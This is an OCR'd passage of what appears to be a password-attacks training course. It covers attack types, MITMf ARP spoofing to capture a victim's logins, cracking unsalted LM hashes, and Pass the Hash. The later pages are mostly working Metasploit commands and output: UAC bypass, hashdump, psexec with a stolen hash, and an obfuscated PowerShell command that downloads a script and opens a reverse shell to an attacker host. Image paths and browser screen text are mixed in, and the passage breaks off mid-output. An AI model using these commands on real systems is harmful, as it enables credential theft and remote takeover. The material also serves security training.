Password attacks

1. Introduction

The next stage to Enumeration is system hacking and password hacking is one of the crucial part of hacking a system. Depending on how an attacker tries to *attack password* for hacking *password attacks*can be classified as follows,

Passive Online Attack

Active Online Attack

Offline Attack

Non-Technical Attack

Passive Online Attack:

In passive online attacks an attacker don't contact with authorizing party for stealing password, in other words he attempts password hacking but without communicating with victim or victim account. Types of passive online attacks includes wire sniffing, Man in the middle attack and reply attack.

Active Online Attack:

This type of attack can be directly termed as password guessing. An attacker tries number of passwords one by one against victim to crack his/her password.

Offline Attack:

Offline *password attacks* are performed from a location other than the actual computer where the password reside or were used. Offline attacks requires physical access to the computer which stores password file, the attacker copies the password file and then tries to break passwords in his own system. Offline attacks include, dictionary attacks, hybrid attacks, brute force attack, precomputed hash attacks, syllable attacks, rule based attacks and rainbow attacks.

Page 1 of 34

Non Technical Attacks:

This type of attacks does not require any technical knowledge hence termed as non-technical attacks. This kind of attacks may include, social engineering, shoulder surfing, keyboard sniffing and dumpster diving.

Here are the ten most common password cracking techniques in use:

i. Dictionary attack

This uses a simple file containing words that can, surprise surprise, be found in a dictionary. In other words, if you will excuse the pun, this attack uses exactly the kind of words that many people use as their password.

Cleverly grouping words together such as ‘letmein’ or ‘superadministratorguy’ will not prevent your password from being cracked this way - well, not for more than a few extra seconds.

ii. Brute force attack

This method is similar to the dictionary attack but with the added bonus, for the hacker, of being able to detect non-dictionary words by working through all possible alpha-numeric combinations from aaa1 to zzz10.

It’s not quick, provided your password is over a handful of characters long, but it will uncover your password eventually. Brute force attacks can be shortened by throwing additional computing horsepower, in terms of both processing power - including harnessing the power of your video card GPU - and machine numbers, such as using distributed computing models and zombie botnets.

iii. Rainbow table attack

A rainbow table is a list of pre-computed hashes - the numerical value of an encrypted password, used by most systems today - and that’s the hashes of all possible password

Page 2 of 34

combinations for any given hashing algorithm mind. The time it takes to crack a password using a rainbow table is reduced to the time it takes to look it up in the list.

However, the table itself will be huge and require some serious computing horse power to run, and it's useless if the hash it is trying to find has been 'salted' by adding random characters to the password before applying the hashing algorithm.

There is talk of salted rainbow tables existing, but these would be so large as to be difficult to use in practise. They would likely only work with a predefined 'random character' set and password strings below 12 characters as the size of the table would be prohibitive to even state-level hackers otherwise.

iv. Phishing

There's an easy way to hack: ask the user for his or her password. A phishing email leads the unsuspecting reader to a faked online banking, payment or other site in order to login and put right some terrible problem with their security.

Why bother going to the trouble of cracking the password when the user will happily give it you anyway?

v. Social engineering

Social engineering takes the whole 'ask the user' concept outside of the inbox that phishing tends to stick with and into the real world.

A favourite of the social engineer is to telephone an office posing as an IT security tech guy and simply ask for the network access password. You'd be amazed how often this works. Some even have the necessary gonads to don a suit and name badge before walking into a business to ask the receptionist the same question face to face.

vi. Malware

A key logger or screen scraper can be installed by malware which records everything you type or takes screen shots during a login process, and then forwards a copy of this file to hacker central.Some malware will look for the existence of a web browser client password file and copy this which, unless properly encrypted, will contain easily accessible saved passwords from the user's browsing history.

Page 3 of 34

Man-In-The-Middle Attack

Description

MITMf aims to provide a one-stop-shop for Man-In-The-Middle and network attacks while updating and improving existing attacks and techniques.

Originally built to address the significant shortcomings of other tools (e.g Ettercap, Mallory), it's been almost completely re-written from scratch to provide a modular and easily extendible framework that anyone can use to implement their own MITM attack.

Features

- The framework contains a built-in SMB, HTTP and DNS server that can be controlled and used by the various plugins, it also contains a modified version of the SSLStrip proxy that allows for HTTP modification and a partial HSTS bypass.
- As of version 0.9.8, MITMf supports active packet filtering and manipulation (basically what etterfilters did, only better), allowing users to modify any type of traffic or protocol.
- The configuration file can be edited on-the-fly while MITMf is running, the changes will be passed down through the framework: this allows you to tweak settings of plugins and servers while performing an attack.
- MITMf will capture FTP, IRC, POP, IMAP, Telnet, SMTP, SNMP (community strings), NTLMv1/v2 (all supported protocols like HTTP, SMB, LDAP etc.) and Kerberos credentials by using Net-Creds, which is run on startup.
- Responder integration allows for LLMNR, NBT-NS and MDNS poisoning and WPAD rogue server support.


STEPS:

1. It’s good habit to first read the Man Page or Help Page about any tool or command. To see the MITMF frameworks man page, type in MITMF command without any arguments: **mitmf**

2. After you’ve gone through all the options available under mitmf framework, lets do some real hacking. Open your Kali Linux terminal and type this command:

   mitmf -i wlan0 –gateway 192.168.0.1 –arp –spoof –target 192.168.0.4 -k –hsts

Page 4 of 34



command explanation:

–i: Is used to define the network interface. In the case above, it's ***wlan0****.*

–gateway: Is used to define the router's address In the above command, it's ***192.168.0.1***

–spoof: Loads plugin Spoof.

–arp: Redirects traffic using ARP spoofing.


–target: Is the victims IP address. In the above command, it's ***192.168.0.4***

–k: Kills the current login sessions and forces victim to re-login.

–hsts: Enables SSLstrip+ for partial HSTS bypass.

3. Wait for user to login with their credentials and you'll get their credentials. That's it.

Page 5 of 34


Applications
Places
Terminal
Wed 12:20
Cybrary – Free Online Cyber Security Training, Forever | Learn and Find Jobs – Mozilla Firefox
File Edit View History Bookmarks Tools Help
root@Dravidian: ~
File Edit View Search Terminal Help
Page=PasswordSeparationSignIn&GALX=FTyyuFH0YYs&gxf=AFoagUVYayUFm2qMFqHQZeSmtSyyYCoDsw%3A1466578093895&continue=http%3A%2F%2Fwww.google.co.in%2F%3Fgfe_rd%3Dcr%26ei%3DqzRqV6CSIdH08wexq6jgCQ%26zx%3D1466578091&btmpl=mobile_tier2&hl=en&ProfileInformation=APMTqulonntjHD1dZ26ea4lTdF49_Qx3qqP50K
2016-06-22 12:19:11 192.168.0.4 [type:Firefox 47.0 os:Android 5.0.2] Sending Request: www.google.com
2016-06-22 12:19:15 192.168.0.4 [type:Firefox 47.0 os:Android 5.0.2] Sending Request: accounts.youtube.com
Log in
REGISTER
Login
Join Cybrary

Page 6 of 34

Cracking Simple LM Hashes

Introduction

Microsoft's support for Windows XP SP3 and Office 2003 will officially end in April 8, 2014. With only one year of support left for Microsoft Windows XP, almost 40% of computer users still use it according to some reports.

That is a huge number of Windows XP systems that are still being used in business critical positions.

Computers do not just store passwords in plain text, but store them in an encrypted form. There are several different ways that computers encrypt their passwords. One of the most secure ways includes Salting the password. Basically this means to use a number (or Salt) and incorporate that into the hashing process to ensure that no two passwords are ever the same.

If a salt isn't used (like on Microsoft LM systems), if you can crack one hash all the users that used the same password will have the same hash. So all you need to do is take the hash and compare it to known hashes and if you get a match, you have the password!

Many Windows XP systems use LM hashes to protect their passwords. This is a very old and outdated way to store password hashes. This hashing process was created for systems before Windows NT.

Basically on a system using LM hashes, any password that is 14 characters or less is converted into all uppercase, and then broken into two 7 character passwords. Each half is then encrypted and combined to form the final hash.

Again there is no salt used, so basically if you can get the LM hashes from a system, all you need to do is a look up table comparison to other known hashes and you can get the actual password.

A typical Windows hash looks something like this:

ac93c8016d14e75a2e9b76bb9e8c2bb6:8516cd0838d1a4dfd1ac3e8eb9811350

The LM hash is on the left of the colon and the NThash is on the right.

Cracking LM passwords Online

There are several websites that will allow you to input a Windows LM hash and it will return the password used (if it is in its lookup table).

A Swiss security company called Objectif Sécurité (creator of Ophcrack) has developed a cracking technology that uses rainbow tables on SSD drives. They offer an online demo of their technology that cracks many LM passwords in mere seconds.

(http://www.objectif-securite.ch/en/ophcrack.php)

We will try a couple hashes and see what it can do. Let's start out with an easy one. Here is the

Administrator password hash from an XP machine:

Hash: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

And putting this into Objectif's tool we get this response:

Time: About 2 seconds

Looks like the Administrator didn't set a password, that's not good…

Okay, that wasn't fourteen characters, let's try a hard one.

How about this one:

Hash: 17817c9fbf9d272af44dfa1cb95cae33:6bcec2ba2597f089189735afeaa300d4

And the response:

Time: 4 Seconds

Wow! That took only 4 seconds and that is a decent password.

Let's try another one with more special characters:

Hash: d4b3b6605abec1a16a794128df6bc4da:14981697efb5db5267236c5fdbd74af6

Time: 6 Seconds (Try typing that in every day!)

And Finally:

Hash: 747747dc6e245f78d18aebeb7cabe1d6:43c6cc2170b7a4ef851a622ff15c6055

Time: 7 Seconds.

Very impressive, it took only four to seven seconds in this test to crack several 14 character complex

Page 8 of 34

passwords.

Granted, these are Windows LM Hashes and not the more secure Windows 7/ Server 2008 NTLM based hashes.

But, I believe that with cracking speeds increasing, relying on passwords alone may no longer be a good security measure. Many companies and government facilities are moving away from using just passwords alone to using dual authentication methods.

Biometrics and smartcards are really becoming popular in secure facilities.

Not sure what Kind of Hash you have?

There are several different types of hashes. Sometimes you might be able to retrieve a password hash, but might not be able to determine what type it is. Hash ID will identify the type of hash that you provide it.


Simply run Hash ID and input the Hash.

The program will check it and return the most likely type of hash that you have along with least likely types.

From the Kali Menu:

Kali Linux/Password Attacks/Offline Attacks/Hash-Identifier

Just paste in the hash and Hash ID will try to determine what type it is:



Looking up Hashes in Kali


Looking up hashes manually online is interesting, but it would be better just to do it from within Kali. Well, you can with "***Find my hash***".

(Just a note, I really didn't have any luck recovering LM or NTLM passwords using "Find my hash", which I thought was very odd, as one place it seemed to check is the Objectif Sécurité

website.

Not sure what is going on there, but it had no problem with MD5 hashes.)

findmyhash <Encryption> -h hash



Conclusion

In this section we learned that computers do not store passwords in plain text in the system's security database. The password is encrypted in some way and the resulting encrypted hash is recorded.

We also learned that the Windows LM hash is not very secure and can be cracked very easily by using a simple lookup table or "Rainbow table" as it is sometimes called.

If the LM hash cannot be found in one of the online databases, then a cracking program is needed.

You can turn off LM hashing, but security researchers have found that many networked systems and programs still use them (even when turned off!) for backward compatibility.

Pass the Hash

Introduction

In the previous section we looked at how insecure Windows LM based passwords can be, but what about NTLM based Passwords?

Windows systems usually store the NTLM hash right along with LM hash, the NTLM hash being more secure. And as I mentioned, the LM hash can be turned off (or just use passwords longer than 14 characters). But what a lot of people have asked me is how much longer would it take to access the user account, if only the NTLM hash was available?

This is a great question, and the answer is, if certain circumstances are met and a certain technique is used, it could take the same amount of time.

Let me explain, if you can retrieve the LM or NT hashes from a computer, you do not need to crack them. There is really no need. Sometimes you can simply take the hash as-is and use it as a token to access the system. This technique is called "***Pass the Hash***".

The Pass the Hash attack is not new, at the ever popular "BlackHat USA" conference last year there was a presentation called, "Still Passing the Hash 15 Years Later". That should give you some idea how long this attack has been used.

Though some of these attacks no longer work on updated systems. AV and patched Windows systems are catching some of the mechanisms used and blocking them. And networks set to use NTLM2 or Kerberos only defeat these kinds of attacks.

Also the Windows User Account Control feature in Windows 7 blocks a lot of pass the hash type attacks that still work against Windows XP systems. But if UAC is disabled, as we will see later in this section, it could still work.

But it is still worth a look at some of the Pash the Hash techniques.

Passing the Hash with Psexec

Probably one of the standby methods of passing the hash for years has been the ***psexec*** command.

In this tutorial we will start with having an active remote session through Meterpreter.

Page 11 of 34

```
sessions

Active sessions
===============

  Id  Type                   Information                                Connection
  --  ----                   -----------                                ----------
  1   meterpreter x86/win32  WIN-LOANLOTDQLU\Ralf @ WIN-LOANLOTDQLU  192.168.198
.134:443 -> 192.168.198.132:49260 (192.168.198.132)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-LOANLOTDQLU\Ralf
meterpreter >
```

As you can see I typed the "***sessions***" command to view active sessions. There is only one, so I started an interactive session using the "***sessions -i 1***" command.

I successfully connected with the Windows 7 session and lastly typed "***getuid***" to display the active user who was logged into the system, who in this case was "*Ralf*".

Now let's get system level access so we can dump the hashes. This is done simply by running the Bypass UAC module discussed earlier in the book, but I will show the steps here:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.198.134:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Checking admin status...
[+] Part of Administrators group! Continuing...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
[*] Sending stage (752128 bytes) to 192.168.198.132
[*] Meterpreter session 2 opened (192.168.198.134:4444 -> 192.168.198.132:49264) at
 2013-09-23 14:33:42 -0400

meterpreter >
```

Good, the user Ralf was an administrator and the Bypass UAC function worked. It also dropped us automatically into session 2. Now we can just run the "***getsystem***" command to get system level credentials:

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

As shown above, using the "***getuid***" command again we verify that we are indeed the user "System".

Now just type "***hashdump***" to recover the system hashes:

```
meterpreter > run post/windows/gather/hashdump
```

This will list the password hints and more importantly, the password hashes:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Fred:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Alice:1001:aad3b435b51404eeaad3b435b51404ee:2e4dbf83aa056289935daea328977b20:::
Bob:1002:aad3b435b51404eeaad3b435b51404ee:d6e0a7e89da72150d1152563f5b89dbe:::
George:1003:aad3b435b51404eeaad3b435b51404ee:317a96a1018609c20b4ccb69718ad6e7:::
Ralf:1004:aad3b435b51404eeaad3b435b51404ee:2e520e18228ad8ea4060017234af43b2:::
```

As you can see we have the hashes for all of the users. Let's see if we can connect to the Windows 7 system as the user Administrator.

We will use the SMB Psexc module to do this.

1. Background the current session and type "***use exploit/windows/smb/psexec***":

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(bypassuac) > use exploit/windows/smb/psexec
```

If you want to see the options for this or any exploit remember you can "*show options*".

2. Type, "***show options***":

```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   RHOST                        yes       The target address
   RPORT       445              yes       Set the SMB service
   SHARE       ADMIN$           yes       The share to connect
hare (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain   WORKGROUP        no        The Windows domain t
on
   SMBPass                      no        The password for the
   SMBUser                      no        The username to auth
```

Alright, now we just need to set the IP address for the remote host (RHOST), the user name as SMPUser and use the hash as SMBPass.

3. Type "***set RHOST <TargetIPNumber>***" and hit enter.

4. Then type "***set SMBUser Alice***":

```
msf exploit(psexec) > set RHOST 192.168.198.132
RHOST => 192.168.198.132
msf exploit(psexec) > set SMBUser Alice
SMBUser => Alice
msf exploit(psexec) >
```

Okay we have the target system IP address set, and we have the user Alice selected. We just need to set the SMB password. This is where the magic starts. Instead of putting in a password, which we don't know, we can just use the password hash!

5. Type "***set SMBPass***" and copy and paste in her password hash, then press enter:

```
msf exploit(psexec) > set SMBUser Alice
SMBUser => Alice
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:2e4dbf83aa056
289935daea328977b20
```

(*Paste in the entire hash as shown above. Leave out the user ID part of the user account a "1001:" in this case, and leave off the trailing three ":"'s at the end.)*

And the results?

On an updated Windows 7 system with the UAC set to any level other than off, nothing happens! You get an Access Denied error message and no connection:

```
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.198.134:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.198.132:445|WORKGROUP as user 'Alice'...
[*] Uploading payload...
[-] Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The serve
r responded with error: STATUS_ACCESS_DENIED (Command=117 WordCount=0)
msf exploit(psexec) >
```

But on a system that has UAC turned completely off, it is a different story:

```
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.198.134:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.198.132:445|WORKGROUP as user 'Alice'...
[*] Uploading payload...
[*] Created \HykvxCtw.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.198.132
[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.198.132[\
svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (iJZmNLLl - "MaLxmMrOYVMx")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \HykvxCtw.exe...
[*] Sending stage (752128 bytes) to 192.168.198.132
[*] Meterpreter session 2 opened (192.168.198.134:4444 -> 192.168.198.132:49488)
 at 2013-09-25 12:05:20 -0400

meterpreter >
```

This is what happens in real life sometimes when testing security. What seems to be an opening just may not work. So you back up and try something else. In this case we were not able to get a shell with UAC enabled, but got it without problem with a system with UAC disabled.

Passing the Hash Toolkit

In Kali, the "*Passing the Hash (PTH) Toolkit*" is a collection of ten utilities that allow you to use

hashes to perform different functions. PTH was fairly recently added to Kali and can be opened from the menu:

Kali Linux/Password Attacks/Passing the Hash

Or in the file system at ***/usr/bin/:***

```
root@kali:~# find / -name "pth-*"
/usr/bin/pth-openchangeclient
/usr/bin/pth-sqsh
/usr/bin/pth-rpcclient
/usr/bin/pth-smbclient
/usr/bin/pth-curl
/usr/bin/pth-smbget
/usr/bin/pth-wmis
/usr/bin/pth-wmic
/usr/bin/pth-net
/usr/bin/pth-winexe
```

You can use the commands to do some pretty interesting things. We are not going to cover the command, but many of them may look similar to Windows users.

Just use the help switch (--help) and you will get a help list of command options and uses:

```
root@kali:~# pth-smbget --help
Usage: smbget [OPTION...]
  -a, --guest                 Work as user guest
  -e, --encrypt               Encrypt SMB transport (UNIX extended servers
                              only)
  -r, --resume                Automatically resume aborted files
  -U, --update                Download only when remote file is newer than
                              local file or local file is missing
  -R, --recursive             Recursively download files
  -u, --username=STRING       Username to use
  -p, --password=STRING       Password to use
  -w, --workgroup=STRING      Workgroup to use (optional)
  -n, --nonprompt             Don't ask anything (non-interactive)
  -d, --debuglevel=INT        Debuglevel to use
  -o, --outputfile=STRING     Write downloaded data to specified file
```


Page 15 of 34

```
root@kali:~# pth-wmis -U "win-loanlotdqlu\Alice"%"aad3b435b51404eea
ad3b435b51404ee:2e4dbf83aa056289935daea328977b20" //192.168.198.132
 "cmd.exe /c powershell.exe -nop -nol -enc SQBFAFgAIAAoAE4AZQB3AC0A
TwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwB
uAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AYgBpAHQALgBsAH
kALwAxADQAYgBaAFoAMABjACcAKQA7ACAASQBuAHYAbwBrAGUALQBTAGgAZQBsAGwAY
wBvAGQAZQAgAC0AUABhAHkAbABvAGEAZAAgAHcAaQBuAGQAbwB3AHMALwBtAGUAdABl
AHIAcAByAGUAdABlAHIALwByAGUAdgBlAHIAcwBlAF8AaAB0AHQAcABzACAALQBMAGg
AbwBzAHQAIAAxADkAMgAuADEANgA4AC4AMQA5ADgALgAxADQANAAgAC0ATABwAG8Acg
B0ACAANAA0ADMAIAAtAEYAbwByAGMAZQA=
HASH PASS: Substituting user supplied NTLM HASH...
HASH PASS: Substituting user supplied NTLM HASH...
[wmi/wmis.c:172:main()] 1: cmd.exe /c powershell.exe -nop -nol -enc
 SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbA
BpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0A
HAAOgAvAC8AYgBpAHQALgBsAHkALwAxADQAYgBaAFoAMABjACcAKQA7ACAASQBuAHYA
bwBrAGUALQBTAGgAZQBsAGwAYwBvAGQAZQAgAC0AUABhAHkAbABvAGEAZAAgAHcAaQB
